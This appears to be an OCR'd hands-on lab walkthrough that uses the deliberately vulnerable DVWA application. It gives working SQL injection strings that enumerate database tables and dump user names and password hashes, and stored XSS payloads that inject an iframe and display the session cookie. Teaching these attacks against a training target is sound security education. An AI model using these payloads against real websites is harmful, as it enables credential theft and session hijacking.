
Vulnerability: SQL Injection

User ID:

```
ID: ' or 1=1 union select null, database() #
First name: admin
Surname: admin

ID: ' or 1=1 union select null, database() #
First name: Gordon
Surname: Brown

ID: ' or 1=1 union select null, database() #
First name: Hack
Surname: Me

ID: ' or 1=1 union select null, database() #
First name: Pablo
Surname: Picasso

ID: ' or 1=1 union select null, database() #
First name: Bob
Surname: Smith

ID: ' or 1=1 union select null, database() #
First name:
Surname: dvwa
```

24. Type another string in the *User ID:* field to query for all tables in the *information_schema database*.

```
' or 1=1 union select null, table_name from information_schema.tables #
```




Vulnerability: SQL Injection

User ID:

information_schema.tables # Submit

```
ID: ' or 1=1 union select null, database() #
First name: admin
Surname: admin

ID: ' or 1=1 union select null, database() #
First name: Gordon
Surname: Brown

ID: ' or 1=1 union select null, database() #
First name: Hack
Surname: Me

ID: ' or 1=1 union select null, database() #
First name: Pablo
Surname: Picasso

ID: ' or 1=1 union select null, database() #
First name: Bob
Surname: Smith

ID: ' or 1=1 union select null, database() #
First name:
Surname: dvwa
```


25. Take note of all the different table information next to *Surname*. The *information_database* stores information about all the databases that the *mysql* server maintains.



```
Surname: Picasso

ID: ' or 1=1 union select null, table_name from information_schema.tables #
First name: Bob
Surname: Smith

ID: ' or 1=1 union select null, table_name from information_schema.tables #
First name:
Surname: CHARACTER_SETS

ID: ' or 1=1 union select null, table_name from information_schema.tables #
First name:
Surname: COLLATIONS

ID: ' or 1=1 union select null, table_name from information_schema.tables #
First name:
Surname: COLLATION_CHARACTER_SET_APPLICABILITY
```

26. Type another string in the *User ID:* field to query for all column content in the user table.

```
‘ or 1=1 union select null,
concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
```




Vulnerability: SQL Injection

User ID:

,0x0a,password) from users #

27. Notice the amount of the user information given to us along with their respective credentials.




```
ID: ' or 1=1 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name: Pablo
Surname: Picasso

ID: ' or 1=1 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name: Bob
Surname: Smith

ID: ' or 1=1 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: admin
admin
admin
5f4dcc3b5aa765d61d8327deb882cf99

ID: ' or 1=1 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Gordon
Brown
gordonb
e99a18c428cb38d5f260853678922e03

ID: ' or 1=1 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Hack
Me
1337
8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' or 1=1 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
```

28. Leave the *DVWA* web page open for the next task.

2 Cross Site Scripting XSS


2.1 Using DVWA for XSS

1. While on the *DVWA* web page, click on **XSS stored** from the left menu pane.



2. On this page, you are presented with a form that is mimicking a comment section where users can write their comments. Make a test *XSS* exploit by typing **XSS1** in the *Name* text field. Type the script below into the *Message* text field. Click the **Sign Guestbook** button.

```
<script>alert(“Exploiting XSS vulnerability test”)</script>
```




Vulnerability: Stored Cross Site Scripting (XSS)

Name * XSS1


Message * <script>alert("Exploiting XSS vulnerability test")</script>

3. Notice the popup message showing the same text you have inputted between the quotations. With this vulnerability, every time a user views this page they will experience the *XSS* exploit just as it shows now. Click **OK**.




Exploiting XSS vulnerability test

4. Click on the **Setup** menu option located to the left.



5. Once redirected, click on the **Create / Reset Database** button.




Database setup

Click on the 'Create / Reset Database' button below to create or reset your database. If you get an error make sure you have the correct user credentials in /config/config.inc.php

If the database already exists, it will be cleared and the data will be reset.


Backend Database: **MySQL**

6. Click on the **XSS Stored** menu option.



7. For the *Name*, type **`iframe1`**. Type the script below into the *Message* field. Click on **Sign Guestbook**.


```
<iframe src="http://127.0.0.1"></iframe>
```


Vulnerability: Stored Cross Site Scripting (XSS)

Name * iframe1

Message * <iframe src="http//127.0.01"></iframe>

8. Scroll down and notice the *iframe* presented on the screen. You should see *Kali's homepage* within the iframe.


Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *


Name: test
Message: This is a test comment.

Name: iframe1
Message:


Webserver Functional!

This is the default web page for this server.

9. Click on the **Setup** menu option.



10. Once redirected, click on the **Create / Reset Database** button.




Database setup

Click on the 'Create / Reset Database' button below to create or reset your database. If you get an error make sure you have the correct user credentials in /config/config.inc.php

If the database already exists, it will be cleared and the data will be reset.


Backend Database: **MySQL**

11. Click on the **XSS Stored** menu option.



12. For the name, type `cookie1`. Type the script below into the *Message* field. Click on **Sign Guestbook**.

```
<script>alert(document.cookie)</script>
```




Vulnerability: Stored Cross Site Scripting (XSS)

Name * cookie1

Message * <script>alert(document.cookie)</script>

13. A pop-up alert appears showing the user's cookie information. In this case, it is your cookie information. This script can be modified in a way where if a malicious attacker may decide to forward cookie information to a remote server and use man-in-the-middle techniques to steal personal information on a banking website for example. Click **OK**.



```
security=low; PHPSESSID=uu5q1f6dru9qees6m6n2bsgtf1
```

14. The lab is now complete; you may end the reservation.